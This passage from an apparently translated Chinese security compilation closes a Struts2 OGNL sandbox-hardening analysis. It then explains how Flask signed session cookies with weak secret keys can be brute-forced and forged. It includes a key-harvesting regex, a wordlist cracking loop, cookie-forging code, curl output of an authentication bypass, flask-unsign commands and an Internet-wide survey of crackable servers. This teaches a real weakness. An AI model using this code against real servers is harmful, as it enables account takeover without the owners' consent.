- 讲道理，2.5.17 版本的修补真的是很暴力，直接在黑名单中加上了 com.opensymphony.xwork2.ognl. 也就是说我们根本没办法访问这个 Struts2 重写的 ognl 包了。


1. 切断了动态引用的方式，需要利用构造函数生成



- 不谈重写了 setExcludedClasses 和 setExcludedPackageNamePatterns，单单黑名单的改进就极大的限制了利用。


19.4.2 4.2 2.5.19 的改进


1. ognl 包的升级，从 3.1.15 升级到 3.1.21



1. 黑名单改进

1. 在 OgnlUtil 中 setXWorkConverter、setDevMode、setEnableExpressionCache、setEnableEvalExpression、setExcludedClasses、setExcludedPackageNamePatterns、setExcludedPackageNames、setContainer、setAllowStaticMethodAccess、setDisallowProxyMemberAccess 都从 public 方法变成了 protected 方法了：






也就是说没有办法显式调用 setExcludedClasses、setExcludedPackageNamePatterns、setExcludedPackageNames 了。

19.4.3 4.3 master 分支的改变

1. ognl 包的升级，从 3.1.21 升级到 3.2.10，直接删除了 DefaultMemberAccess.java，同时删除了静态变量 DEFAULT_MEMBER_ACCESS，并且 _memberAccess 变成了 final：



1. SecurityMemberAccess 不再继承 DefaultMemberAccess 而直接转为 MemberAccess 接口的实现：

可以看到 Struts2.5.* 基本上是对 Ognl 的执行做出了重大的改变，DefaultAccess 彻底退出了历史舞台意味着利用父类覆盖 _memberAccess 的利用方式已经无法使用，而黑名单对于 com.opensymphony.xwork2.ognl 的限制导致我们基本上没有办法利用 Ognl 本身的 API 来更改黑名单，同时 _memberAccess 变为 final 属性也使得 S2-057 的这种利用 _memberAccess 暂时性的特征而进行 ‘‘重放攻击’’ 的方式测地化为泡影。

19.4.4 4.4 总结

Struts2 随着其不断地发展，减少了原来框架的一部分灵活性而大大的增强了其安全性，如果按照 master 分支的改动趋势上看，以我的理解上来说，可以说现在基本上没得搞...

19.5 0x05 Reference

- https://cloud.tencent.com/developer/article/1024093
- https://lgtm.com/blog/apachestrutsCVE-2018-11776-exploit
- 《Struts2 技术内幕》

浅谈 Flask cookie 与密钥的安全性

文章译者：興趣使然的小胃

文章来源：https://www.anquanke.com/post/id/170466

20.1 一、前言

几星期之前，我和我的一个小伙伴正在讨论 web 框架，小伙伴声称他构造了一个 ‘‘绝对无法绕过的’’登录表单。征得小伙伴同意后，他把相关代码发给我审阅。

正如我所料，他说的有一定道理，代码看上去的确非常安全，不存在SQL 注入、XSS漏洞，他甚至限制了访问速率并会审计日志。看来如果不知道密码，我们似乎无法绕过登录表单。

这种实现非常完美，直到我注意到他使用的密钥（secret key）为 “CHANGEME’’。

20.2 二、利用人为错误

我的小伙伴没有意识到一点：使用脆弱的密钥会比在客户端存储当前用户的状态其实更加危险。考虑如下一个示例程序（该程序完全摘抄自小伙伴提供的代码）：

```
# Requirements: Flask
from flask import Flask, session



app = Flask(__name__)
app.config['SECRET_KEY'] = 'CHANGEME'



@app.route('/')
def index():
    if 'logged_in' not in session:
        session['logged_in'] = False

    if session['logged_in']:
        return '<h1>You are logged in!</h1>'
    else:
        return '<h1>Access Denied</h1>', 403
```

```
if __name__ == '__main__':
    app.run()
```

乍看之下，代码似乎有点难以理解，我甚至都想直接删除登录表单（因为我们永远无法猜到正确的密码）。那么我们如何才能看到 “You are logged in!’’ 消息呢?

20.3 三、Flask 的会话管理

默认情况下，Flask 会使用名为 “signed cookies’’ 的一种机制，这是在客户端（而非服务端）存储当前会话（session）数据的一种简单方式，使其（从理论上）无法被篡改。

然而这种方法存在一些缺点，比如 cookie 值并非经过加密处理，而是经过签名处理。这意味着我们不需要密钥也能读取会话内容。

此外，我还与许多 Python 开发人员交流过，大部分人都认为客户端无法读取会话数据，因为用来签名 cookie 的代码为 `SecureCookieSessionInterface`，这个函数名也给他们带来不可靠的安全感。我们来考虑如下会话：

图 1. 一个 ‘‘安全的”cookie 可以切分成若干部分

20.3.1 会话数据

会话数据实际上就是会话的内容，虽然第一眼看上去这种数据很难理解，但其实这只是经过Base64编码的一个字符串。如果我们使用 `itsdangerous` 的 base64 解码器对其进行解码，可以得到如下输出：

图 2. 服务端设置的会话数据

20.3.2 时间戳

时间戳可以告诉服务端数据最后一次更新的时间。根据我们所使用的 `itsdangerous` 的具体版本，该时间戳可能对应当前的 Unix 时间戳、或者当前当前 Unix 时间戳减去 epoch 时间（即 1970-01-01 00:00:00 UTC）所对应的值（由于之前存在一个 bug，我们无法设置早于 2011 年的时间，因此存在两种不同的时间戳版本，参考此处资料）。

如果时间戳已超过 31 天，那么会话就会被打上过期标记，变成无效会话。

20.3.3 加密哈希

这就是让 cookie 变得 ‘‘安全’’ 的字段。服务器向我们发送最新的会话数据之前，会结合我们的会话数据、当前时间戳以及服务器的私钥来计算sha1哈希。

每当服务器再次看到该会话，就会解析这几部分字段，然后使用同样的方法验证这些数据。如果哈希与给定的数据不匹配，那么表明数据已被篡改，因此服务端会将该会话当成无效会话。

这意味着如果我们的私钥非常容易猜测，或者已对外公开，那么攻击者可以不费吹灰之力修改会话的内容。我们可以来看一下网上已公开的私钥情况，在 GitHUb 上搜索 `secret_key`，可以看到如下结果：




图 3. 在 GitHub 上搜索 `secret_key` 可以返回将近 240 万条记录

20.4 四、绕过认证

那么我们怎么才能绕过认证呢？我们来看如下示例（请复制前文代码，以便按步骤执行）：

20.4.1 前提条件

- 安装 Python 解释器（我使用的是 Python 3.6 版）
- 使用 `pip install flask` 安装 Flask（可以在虚拟环境中安装）

在进一步操作前，我们需要启动 Flask，命令如下：

```
$ python server.py
```

20.4.2 获取会话 cookie

为了获取会话 cookie，我们需要先从服务器探测出可能使用的 cookie 格式。这里我使用 `curl` 发起请求，并带上`-v` 选项以获得 `verbose` 输出信息（可以打印出请求头部），大家也可以直接访问服务器 web 页面，再配合浏览器插件（如EditThisCookie）来获取 cookie 的内容：

```
$ curl -v http://localhost:5000
* Rebuilt URL to: http://localhost:5000/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 5000 (#0)
> GET / HTTP/1.1
> Host: localhost:5000
> User-Agent: curl/7.54.0
> Accept: */*
>
* HTTP 1.0, assume close after body
< HTTP/1.0 403 FORBIDDEN
< Content-Type: text/html; charset=utf-8
< Content-Length: 22
< Vary: Cookie
< Set-Cookie: session=eyJsb2dnZWRfaW4iOmZhbHNlfQ.XD9
TRA._2Y-FboqdGQ2F964pRnIfCqhkGE; HttpOnly; Path=/
< Server: Werkzeug/0.14.1 Python/3.6.5
< Date: Wed, 16 Jan 2019 15:52:36 GMT
<
* Closing connection 0
<h1>Access Denied</h1>
```

图 4. 服务端返回会话 cookie

需要注意的是，并非所有服务器都会立刻返回一个会话，有些服务器只会在出现错误时返回会话，而其他服务器只会在用户登录后返回会话。我们需要根据具体情况具体分析。为了演示方便，这里我们的示例程序无论何时都会设置会话信息。

20.4.3 创建字典

虽然我们可以组合各种可能的字母、数字以及符号来暴力破解，但更好的办法是创建一个字典集（wordlist），其中包含开发者已经公开过的秘钥。

为建立字典，我首先想到的是两个来源：GitHub（如前文所示）以及 StackOverflow（我们可以通过archive.org来下载该网站上曾经发表过的每条评论、文章等数据）。

对于 GitHub，我简单编写了一个一次性脚本，该脚本会搜索 `secret_key`，然后尽可能多地下载 commit 以及文件。对于 StackOverflow，我尝试遍历每个可能的文本，然后使用如下正则表达式来匹配秘钥值：

```
re.compile((
    r'(?:'
        r'(?:secret|private|access|api)[_]?'
        r'(?:key|token)'
    r'?)'
    r'(?:[\'"]?(?:\s+)?[,:=](?:\s+)?)'
    r'(?:'
        r'[burf]{0,4}?(\'(?:[^\'\\]|\\.)*\')'
        r'|[burf]{0,4}?("(?:[^"\\]|\\.)*")'
    r')'
), flags=re.IGNORECASE)
```

图 5. 用来识别秘钥的正则表达式

我花了一周时间在我的 VPS 上爬取 GitHub 数据，结合我从 StackOverflow 上提取的每篇文章、评论后，我最终得到了 37069 条不同的秘钥值。

20.4.4 破解签名

现在我们手头上已经有一份字典，也知道 cookie 及部分 Flask 会话管理代码，接下来我们可以使用每个秘钥值来匹配 cookie，判断签名是否有效。如果没有出现任何错误，则表明我们获得了有效的签名，这意味着我们已经找到了服务器的私钥！

```
for secret in wordlist:
    try:
        serializer = URLSafeTimedSerializer(
            secret_key=secret,
            salt='cookie-session',
            serializer=TaggedJSONSerializer(),
            signer=TimestampSigner,
            signer_kwargs={
                'key_derivation': 'hmac',
                'digest_method': hashlib.sha1
        }).loads(cookie)
    except BadSignature:
        continue

    print('Secret key: {}'.format(secret))
```

图 6. 会话破解示例应用

20.4.5 制作会话 cookie

如果脚本运行成功，那么现在我们已经获得了服务器的私钥。现在我们可以使用同样的代码，但此时我们并不 ‘‘加载’’ 已有的会话，而是 ‘‘转储’’ 会话，使用任意数据来创建 cookie。

```
session = {'logged_in': True}
secret = 'CHANGEME'

print(URLSafeTimedSerializer(
    secret_key=secret,
    salt='cookie-session',
    serializer=TaggedJSONSerializer(),
    signer=TimestampSigner,
    signer_kwargs={
        'key_derivation': 'hmac',
        'digest_method': hashlib.sha1
    }
).dumps(session))
```

图 7. 构造新的会话

如果我们现在向同一个服务器发起请求，服务器应该会接受我们构造的 cookie，因为这个 cookie 与服务器的秘钥匹配，这样服务器会认为我们已经成功登录。

```
$ curl -v http://localhost:5000 -H 'Cookie: session=eyJsb2dnZWRf
aW4iOnRydWV9.XD9ZOA.H1sq9Sh-FvSs2nblOyMQbLvOVjI'
* Rebuilt URL to: http://localhost:5000/
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 5000 (#0)
> GET / HTTP/1.1
> Host: localhost:5000
> User-Agent: curl/7.54.0
> Accept: */*
> Cookie: session=eyJsb2dnZWRfaW4iOnRydWV9.XD9ZOA.H1sq9Sh-FvSs2n
blOyMQbLvOVjI
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Content-Type: text/html; charset=utf-8
< Content-Length: 27
< Vary: Cookie
< Server: Werkzeug/0.14.1 Python/3.6.5
< Date: Wed, 16 Jan 2019 16:19:03 GMT
<
* Closing connection 0
<h1>You are logged in!</h1>
```

图 8. 使用我们构造的 cookie 来绕过服务端认证

这里指出的是，虽然我们可以修改会话，但并不意味着我们可以立刻绕过身份认证机制。并非所有的系统都使用同样的方法构建，我们可能需要进一步研究，确定具体情况，以及是否能在实际环境中使用这种技术。

20.5 五、Flask-Unsign

由于在分析 Flask 对会话的处理过程中我做了不少操作，因此我决定将代码集成到一款方便使用的命令行工具，使大家能够扫描自己的服务器是否存在类似问题。

大家可以在命令行中使用pip来安装该工具，命令如下：

```
$ pip install flask-unsign[wordlist]
```

如果大家不需要庞大的字典文件，只想使用代码，也可以忽略其中的 `[wordlist]` 命令。

```
$ pip install flask-unsign
```

大家也可以访问GitHub阅读源代码。

20.5.1 使用方法

Flask-Unsign 主要有 3 种使用场景：对 cookie 的解码、签名以及解除签名（破解），代码支持 HTTP 协议，因此用户无需打开浏览器：

```
$ flask-unsign --unsign --server http://localhost:5000
[*] Server returned HTTP 403 (FORBIDDEN)
[+] Successfully obtained session cookie: eyJsb2dnZWRfaW4iOmZhbHNlfQ.XD9juw.
-e5yvRMj64zVzTFuQQTFNdEbO7A
[*] Session decodes to: {'logged_in': False}
[*] No wordlist selected, falling back to default wordlist..
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 11932 attempts
'CHANGEME'

$ flask-unsign --sign --cookie "{'logged_in': True}" --secret "'CHANGEME'"
eyJsb2dnZWRfaW4iOnRydWV9.XD9jwA.4kO8NfnnsJdgZNX8iKqv-7AiBO8
```

图 9. 使用 Flask-Unsign 破解并构造会话

20.6 六、情况统计

现在可能有人会有问题：实际环境中这种攻击方法是否有效？为了测试这一点，我和 Rik van Duijn（Twitter）利用Shodan简单统计了一下有多少设备可能在使用 Flask 框架，结果如下：




图 10. 大约有 88,000 台服务器在使用 Flask

然后我们将目标限定在立刻返回会话 cookie 的那些服务器（因为想查看完整的 Shodan 数据较为昂贵，并且爬取每台主机然后定位会话 cookie 也是动作较大的一种行为，可能会让我的路由器不堪重负，我的 ISP 可能也会介入，询问我的具体动机）。




图 11. 结果缩小到 1,500 台服务器

下载搜索结果后，我开始分析我能利用之前的字典成功破解多少个会话。

服务器正在运行 `Werkzeug` 并不意味着它们使用的是 Flask 框架。此外有些应用的信息会被其他 web 服务器覆盖（如 Nginx）、有些服务器不会立刻设置 cookie、有些服务器前端存在防火墙，这些我们都没有考虑，因此下面给出的统计数据并不全面。




图 12. 所有有效会话中有超过 28% 会被成功破解

最初我在 MacBook 上暴力破解会话，但很快我就意识到 MacBook 对多线程 Python 的处理并不高效，因此我切换到另一台（性能稍好的）游戏主机来运行脚本，整个任务大概花了 20 分钟。

剔除非签名的 cookie 后（大部分为服务端 cookie，或者与 Flask 使用相同的命名约定及基本代码的其他框架），我得到了 1242 个有效的会话。将这些会话输入Flask-Unsign进行处理后，有 352 个会话被成功破解，破解率已经超过了 28%。在这 352 个会话中，我只用到了 78 个不同的秘钥值。

